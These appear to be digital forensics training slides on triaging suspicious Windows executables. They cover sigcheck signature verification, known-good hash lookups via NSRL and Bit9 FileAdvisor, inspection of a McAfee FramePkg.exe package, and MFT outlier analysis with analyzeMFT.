
Digital Signature Checking
sigcheck

- **sigcheck**
  - Written by Mark Russinovich
- Verify that images are digitally signed and dump version information with this simple command-line utility


```
C:\> sigcheck –e –u –s –h –v <dir-of-exe> >  sigecheck-results.csv
```

```
sigcheck [options] file or directory
   [Useful Options]
    -a:                     Show extended version information
    -c:                     Look for signature in the specified catalog file
    -e:                     Scan executable images only (regardless of their
                            extension)
    -h:                     Show file hashes
    -s                      Recurse subdirectories
    -u                      Show unsigned files only
    –v                      csv output
```

sigcheck



```
D:\>sigcheck.exe -h d:\MalwareExport

Sigcheck v1.91 - File version and signature viewer
Copyright (C) 2004-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

d:\malwareexport\bootres.dll:
        Verified:       Signed ✓
        Signing date:   6:29 AM 11/20/2010
        Publisher:      Microsoft Windows
        Description:    Boot Resource Library

d:\malwareexport\spinlock.exe:
        Verified:       Unsigned ✗
        Link date:      5:56 AM 7/18/2011
        Publisher:      n/a
        Description:    n/a
        Product:        n/a
        Version:        n/a
        File version:   n/a
        MD5:    6BFF2AEBB8852FC2658B9768D2166ECE
```



72,018 “Windows” files → ~3 Unique Files

Filename	High Entropy	Digital Signature	
FramePkg.exe	✗	✗	
bootres.dll	✗	✓	
EP0NB01A.DLL	✗	✗	
f-response-ent.exe	✗	✓	
spinlock.exe	✗	✗	

Hash Databases

Known Good Files


- Files that are known to be benign and of no interest to your case
- You want to eliminate files from your image that are considered good

Known Bad Files

- Files that, if found, would be of particular interest to your case
- You want to highlight these files from your image that are considered bad or suspicious

- Most well known databases will support the following formats
  - md5sum
  - National Software Reference Library (NSRL) http://www.nsrl.nist.gov/
  - Fuzzy hashes

fileadvisor.bit9.com



Bit9 | Software Reputation Service FileAdvisor®

Bit9 FileAdvisor Search Results

Search results by hash:
MD5: 7BDAB8FCBD59DCDC84A2015376708FF2

File Information help »

File Name: ep0nb01a.dll Description: Epson Printer Driver ✓

Version: 1.0.0.0

Size: 287 KB

File found in packages from 5 sources:

Source	Packages found	Relevance
MSDN Subscriber Downloads	57	91.47%


Bit9 FileAdvisor Search Results

Hash Not Found

Requested search for
MD5: 5F634A5D2B5D74C6FF3DAB5C068DBE9E ?

nsrllookup


http://rjhansen.github.io/nsrllookup/



```
D:\Tools\nsrl>md5deep64.exe d:\MalwareExport\* |
   nsrllookup.exe -k -s nsrl.kyr.us
7bdab8fcbd59dcdc84a2015376708ff2  d:\MalwareExport\EP0NB01A.DLL

D:\Tools\nsrl>
```

Filename	High Entropy	Digital Signature	Known Good Hash
FramePkg.exe	✗	✗	✗
bootres.dll	✗	✓	✓
EP0NB01A.DLL	✗	✗	✓
f-response-ent.exe	✗	✓	✓
spinlock.exe	✗	✗	✗

FramePkg.exe




Agent installation package

An agent installation package (`FramePkg.exe`) is created when you install ePolicy Orchestrator or check in an agent package.

This file is a customized installation package for agents that report to your server. The package contains information necessary for the agent to communicate with the server. Specifically, this package includes:

- The agent installer
- `SiteList.xml` file
- `srpubkey.bin` (the server public key)
- `reqseckey.bin` (the initial request key)
- `agentfipsmode` file




\\SIFTWORKSTATION\mnt\windows_mount\Windows\FramePkg.exe\

\\SIFTWORKSTATION\mnt\windows_mount\Windows\FramePkg.exe\

Name	Size	Modified	Attributes	Method
cleanup.exe	70 976	2011-09-16 20:22	A	LZX:21
FrmInst.exe	378 176	2011-09-16 20:22	A	LZX:21
MFEagent.msi	6 281 728	2011-09-16 20:22	A	LZX:21
reqseckey.bin	437	2011-09-16 20:23	A	LZX:21
SiteList.xml	3 183	2011-09-16 16:28	A	LZX:21
srpubkey.bin	412	2011-09-16 20:23	A	LZX:21

0 object(s) selected

spinlock.exe




About 127 results (0.22 seconds)

2964165: **spinlock.exe** - Novell
support.novell.com/docs/Readmes/InfoDocument/2964165.html
Nov 20, 2002 - This is a new NCPIP.NLM that runs on NetWare 6.0 with Support Pack 2 (NW6SP2.exe). This file will not run on previous support packs.

What's New Since 11/6/02 - Computer Groups
computergroups.net/novell.support.newsflash/what-s-new...11.../2078
These modules fix abends seen when running programs in protected memory address spaces. Filename: **spinlock.exe**. Size: 148227. Document ID: 2964165

LEARN REM

malwr



Static Summary

- The binary is likely encrypted/packed, there are sections with high entropy


Outlier Analysis: analyze_MFT.py

```
# analyze_MFT.py -a -f <MFT-FILE> -o <OUTFILE>
```

by David Kovar
https://github.com/dkovar/analyzeMFT

```
[Useful Options]
 -f  FILE:          Read MFT from FILE
 -o FILE:           Write results to FILE
 -a:                Turn on anomaly detection
 -b:                TSK bodyfile format
 -l:                Report times using local timezone
```

MFT Outlier Analysis: Windows Folder

